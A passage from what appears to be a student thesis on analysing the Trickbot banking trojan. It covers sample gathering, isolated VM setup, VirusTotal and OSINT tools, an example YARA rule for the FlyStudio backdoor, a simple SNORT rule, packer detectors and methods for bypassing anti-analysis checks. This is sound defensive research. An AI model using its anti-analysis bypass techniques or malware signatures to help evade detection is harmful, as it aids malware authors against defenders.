- Identify any encryption/decryption routines in the C2 Communication, code encryption, data encryption and obfuscated payloads. If present, utilize reverse engineering techniques to decrypt or deobfuscate any available data or code.
- Creation of python scripts in order to automate static deobfuscation of code and data

Actionable Data

- Creation of a brief timeline of a typical Trickbot infection.
- Implement the MITRE Testing Framework methodology to document the Indicators of Compromise (IOCs)

3.3 Functional Requirements

In order to analyze any Trickbot variants, a period of sample gathering must first be performed through the use of a variety of Open Source Intelligence Tools and Techniques, such as VirusTotal and publicly available Honeypot traffic. A backlog of Trickbot samples since inception must be dated and catalogued in order to provide a clear picture of the evolution of the variant over time. In addition to this, a separate list of all modules

found in the wild alongside their approximate time of discovery should also be documented in order to provide a linear timeline of the progression in the sophistication and techniques employed by this particular variant of modular malware.

Analysis efforts will take place inside a virtual machine(VM) which will be running either an unpatched Windows 7 or Windows 10 operating system in order to maximize the chances of infection. Mac OS and *Nix operating systems will not be used in the course of this analysis for direct execution of the sample, as Trickbot is designed to be executed in a Windows environment. Within the analysis VM, a large variety of tools must be installed to analyse numerous different aspects of the files through both static and dynamic analysis efforts, such tools may include IDA Pro, OllyDBG, PEStudio, Wireshark and many more.

Due to the advanced nature of some of these threats, extra care must be taken when handling the files. Safe malware handling practice must be followed at all times which includes using an up-to-date version of Vmware Fusion and limiting the network access capabilities of the VM to 'Host-Only'. Host-Only is used in this context in order to prevent the malware from moving laterally and infecting any other host that is connected to the network. This is especially pertinent given that Trickbot has been known to use modules enabling lateral movement, utilizing such vulnerabilities as the leaked NSA exploits 'EternalBlue'/'EternalRomance' which were responsible for the spread of the prolific ransomware variants 'WannaCry' and 'NotPetya'.

Due to the numerous variants and modules of Trickbot, a system must be employed in order to track the respective techniques and functionality. Logging can be performed using Microsoft Excel, deriving the subheadings of the system from the banking trojan topologies developed by Kiwia Et Al [4].

Both the YARA and SNORT rules to be developed must accurately detect the samples with a high degree of efficacy. YARA rules can be effectively tested by performing VirusTotal Retrohunts, these RetroHunts involve running a YARA rule against a vast back catalogue of files, comprising of goodware, malware and everything in between. SNORT rules do not have an automated testing platform available to the same extent, but instead can be tested locally by routing network traffic from the analysis VM to a 'Kali' or 'SecurityOnion' linux VM, from which it can be seen if the criteria of the rules are met.

The samples of malware must be able to be executed in some capacity in order to perform dynamic analysis, and if not must be able to yield its secrets through advanced static analysis. When anti-analysis techniques are present, certain workarounds must be implemented in order to bypass or remove these so as to coerce the file into executing its

fully functionality. These workaround can consist of altering the environment (through changing the username or by running the file on a bare-metal device where infection is inconsequential) altering the executable pre-execution (through patching certain software checks before the malware has a chance to run) and altering the flow of execution in a debugger (flipping CPU flags and altering register values as the program executes).

3.4 Non-Functional Requirements

The compiled report should be accessible to the wider threat research community and non-security experts alike. This can be achieved through detailed explanations and cohesive structure, not lightening on the level of detail but instead sufficiently elaborating on points made.

The report should not be a carbon copy of existing work. While there are a number of analyses available on Trickbot, this work should not in-effect copy them. However, building on this existing research is a necessity and certain aspects or information gathered in such reports will be incorporated into this work.

A redundant copy of all the work performed should be kept as a backup in the event of hard-drive failure or malicious infection. While this should theoretically not occur if correct malware handling procedure is properly followed, every precaution should be taken when dealing with advanced threats such as these.

A comprehensive list of Indicators of Compromise (IOCs) for the Trickbot variant should be compiled. This would help facilitate both users and companies to establish blocking mechanisms within their networks in order to safeguard their data. This can be performed in conjunction with MITRE Framework specifications to translate technical specifics into actionable language.

Chapter 4

Implementation Approach

4.1 Architecture

Malware analysis is a complex process which requires a broad knowledge of numerous areas in the field of computer science. Additionally, the analyst must be able to leverage this knowledge by using myriad tools and techniques to analyse the various aspects of malicious files. The analysis environment and accompanying programs that will be used throughout the implementation phase of this project are outlined subsequently. Of especial note is the importance of knowing the limitation of the tools that one uses. Occasionally a tool may misinterpret data and so a number of approaches must be taken. Thus, multiple tools are listed here that may be used to perform a duplicate task.




FIGURE 4.1: Overview of the structure of the architecture

1. **Environment**

- **Host**

  Two separate machines are used to perform this work; one being a 'clean-box', a 13" Macbook Pro used to create reports where no malware should ever be run. The other machine is a 'dirty-box', a 15" MacBook Pro used specifically to 'detonate' malware. The clean-box and dirty-box are separated from each other in all respects so as to prevent any of the highly-dangerous malware from escaping containment and compromising any personal or corporate devices. This dirty-box is only ever connected to a segregated "dirty" network that has its traffic routed through a VPN in another country. In situations where a malware variant contains functionality to target a specific country through geolocation, the VPN assists in spoofing the geolocation of the analysis machine, which in turn is used to facilitate the execution of this functionality. Such safety precautions are taken in the event that the malware escapes the containment of the hypervisor or infect any non-analysis machines. As Mac OS runs on a Unix-based operating system as opposed to the Windows analysis VMs, the change in architecture renders the malware

benign in the event of any malware escaping containment, as it is designed to execute on a windows machine and is incompatible Unix system.

- **Hypervisor**

  A hypervisor is a process that creates and manages virtual machines. VMware and Virtualbox are the main choices in this field. For the purposes of this project VMware Fusion 10 will be used as it has a number of quality of life improvements over Virtualbox, such as the 'snapshots' feature and more comprehensive settings. Snapshots are effectively an image of the VM at a given point in time, enabling the analyst to save their progress at each step in their analysis, which can be a tedious and lengthy process.

- **Virtual Machines**

  As Trickbot is designed to be executed on a Windows operating system, an unpatched 64-bit Windows 7 VM will be used as the primary analysis machine. By using a deprecated version of Windows and by keeping the analysis machine unpatched, the analysis environment is left open and more vulnerable to attack. This will enable the Malware to divulge all of it's functionality without hindering its execution process.

  In contrast with the Windows 7 VM, a Windows 10 VM will also be used in order to determine if Trickbot makes changes to it's execution to infect an up-to-date version of windows, possibly using new attack methods or manipulating internals that otherwise do not exist in Windows 7.

  A Linux VM will also be used in the analysis process. The Remnux Linux distribution will be used as the destination to route network traffic from the Windows analysis environments. Remnux was created to aid analysts in the process of reverse engineering malware. However, for the purposes of this project it will only be used for network traffic. A number of tools such as Wireshark, FakeDNS, HttpD and a SNORT environment will be running on this system.

2. **Sample Gathering & Detection**

- **VirusTotal Enterprise**

  VirusTotal (VT) is a cornerstone of Malware sample gathering, offering access to an incredibly large dataset of files comprising of goodware, malware and everything in between. VirusTotal Enterprise has a number of services to turn these datasets into actionable data:

– **VT Intelligence** uses advanced elastic search features to search their available datasets for specific file characteristics and components. Intelligence is an extremely powerful service that has too many applications to list in their entirety. Some of the main uses are to discover new samples of particular malware variants, to detect how many of the 70 available anti-virus vendors detect the file and check the submission history of particular hashes.

FIGURE 4.2: VT RetroHunt results

– **VT Graph** is used to map relations between files, domains and IP addresses that a sample has reached out to. This is an extremely visual representation of the VT dataset enabling the analyst to see previously imperceptible relations and pivot off of multiple artifacts to determine true cause and intent. This feature shall help considerably when correlating command and control infrastructure to differing malware variants and possibly Trickbot modules.




FIGURE 4.3: VT Graph example result

– **VT Retrohunt** can be used to test the efficacy of YARA rules by running each rule against a 90 day old dataset. These YARA rules can double in-effect as complex search parameters to search said dataset for sample gathering.The resulting files that that hit off the rule are then presented to the user.




FIGURE 4.4: VT Intelligence results

- **Open Source Intelligence**

  Open Source Intelligence (OSINT) is a far reaching term that encompasses any information derived from publicly available sources and is an active component of malware analysis. When trying to determine the validity and capability of a file, not all indicators will be apparent from the analysis of the executable itself. It is through correlating additional information from such repositories as VirusTotal, Alienvault and Threatcrowd that a big-picture view of a files operational capacity can be made. However, OSINT is not limited to only online repositories and can consist of other publicly available resources such as media, commercial and government data. Some examples of OSINT that will be used within the scope of this project are as follows:

  – **Google Dorking**

    Google Dorking is the practice of using native Google search modifiers in order to crawl through indexed web-pages. Dorking queries are more complex than a typical Google search query where additional modifiers such as time, site and type may be used.




FIGURE 4.5: Example Google Dorking query displaying PDF's available from cit.ie

– **ThreatCrowd**

ThreatCrowd is a search engine for threats provided by AlienVault. ThreatCrowd allows an analyst to search through their extensive database for Domains, IPs, Emails or Organizations.




FIGURE 4.6: Example use of Threatcrowd on cit.ie

- **YARA**

  YARA rules consist of a number of set static characteristics such as section names, file size etc.. that are put together in an effort to tag files based on their properties. YARA is an effective sample gathering and signature based detection tool when used against non-polymorphic files. If a file is polymorphic the static characteristics tend to differ between files rendering YARA ineffective. This problem extends past YARA into the realm of traditional, signature based anti-virus vendors. The reliance on signatures is proving to be a downfall, as signatures are able to be manipulated and changed so easily that such vendors are unable to create signatures quickly enough for such rapidly changing malware. YARA Rules contain 3 main sections, metadata(to identify the rule, author and date), strings (a list of strings and/or hexadecimal strings to check for the presence of) and conditions (Must include all strings, must have a particular certificate etc..)

```
rule Mal_Trojan_FlyStudio
{
    meta:
        confidence = ".5"
        description = "Flystudio Backdoor that imports the krnln.fnr/krnln.fne library"
        classification = "Malware"
        author = "ewickens@cylance.com"
        created_from_sha256 = "92E2EB69B15B646FA17F7561A34B3BF90BF0D3CEF2D6D18A44FABD453A8957AB"
        subclass = "Trojan"
        structured_tags = "None"
        date = "02/05/2019"
        label1 = "static.trojan"
        label2 = "family.flystudio"

    strings:

    $f0 = "krnln.fnr" ascii
    $f1 = "krnln.fne" ascii
    $f2 = "GetNewSock" ascii
    $f3 = "Software\\FlySky\\E\\Install" ascii

    condition:

     // Must be MZ file
    uint16(0) == 0x5a4d and

    // Must have Strings
    all of ($f*)
}
```

FIGURE 4.7: An example YARA rule made for the FlyStudio Backdoor

- **SNORT**

  SNORT is an open-source network intrusion prevention and detection system (IDS/IPS) which used to perform real-time traffic analysis and packet logging. SNORT rules are able to analyze packet data and compare the findings with a specified rule much like it's Portable Executable counterpart YARA.

```
log tcp !192.168.0/24 any -> 192.168.0.33 (msg: "mounted access" ; )
```

FIGURE 4.8: A simplistic example of a SNORT rule

3. **Static Analysis**

- **Packer Detectors**

  As mentioned previously, a packed file is one that has been obfuscated or compressed in order to deter analysis efforts or to prevent detection. Typically a packer leaves hallmark identifiers within the PE Structure and/or in the hex data (OP-Codes) that can be used to identify which software was used to pack these samples and additionally, the version of the packing software. These Packer detectors contain signatures comprising of a number of these hallmark identifiers. When used to scan a file, the packer detector will display which, if any of the signatures have triggered. By knowing what a file is packed with, certain methodologies can be applied to unpack the executable through use of an unpacking tool or debugger. Such tools that will be used in the course of this project are RDG Packer Detector, ExeInfoPe and PEiD. While each of these tools perform the same task in principle, they each contain different signatures and modes of detection, which is why multiple detectors are often used.




FIGURE 4.9: RDG Packer Detector




FIGURE 4.10: PEiD

- **PE Information**

  Numerous tools to view Portable Executable (PE) information exist, with some tools being better suited to extracting particular information from a file. An example of this would be time taken to display a file's strings. 'FileAlyzer' is very quick at reading strings and loads them almost instantaneously, however 'PEStudio', may take a considerable amount of time to process the strings, despite presenting them in a more clear manner. Thus, a number of tools are often used to view the same data in different representations or for functional requirements.

  The tools that will be used to view this PE information over the course of this analysis are:

  – **PEStudio**




FIGURE 4.11: Displays a wide variety of PE Information

– **FileAlyzer**




FIGURE 4.12: Displays a wide variety of PE Information

– **Strings**




FIGURE 4.13: Displays the strings contained within a file

– **Resource Hacker**




FIGURE 4.14: Displays the contents of the .rsrc section of a file.

- **Disassembly with IDA Pro**

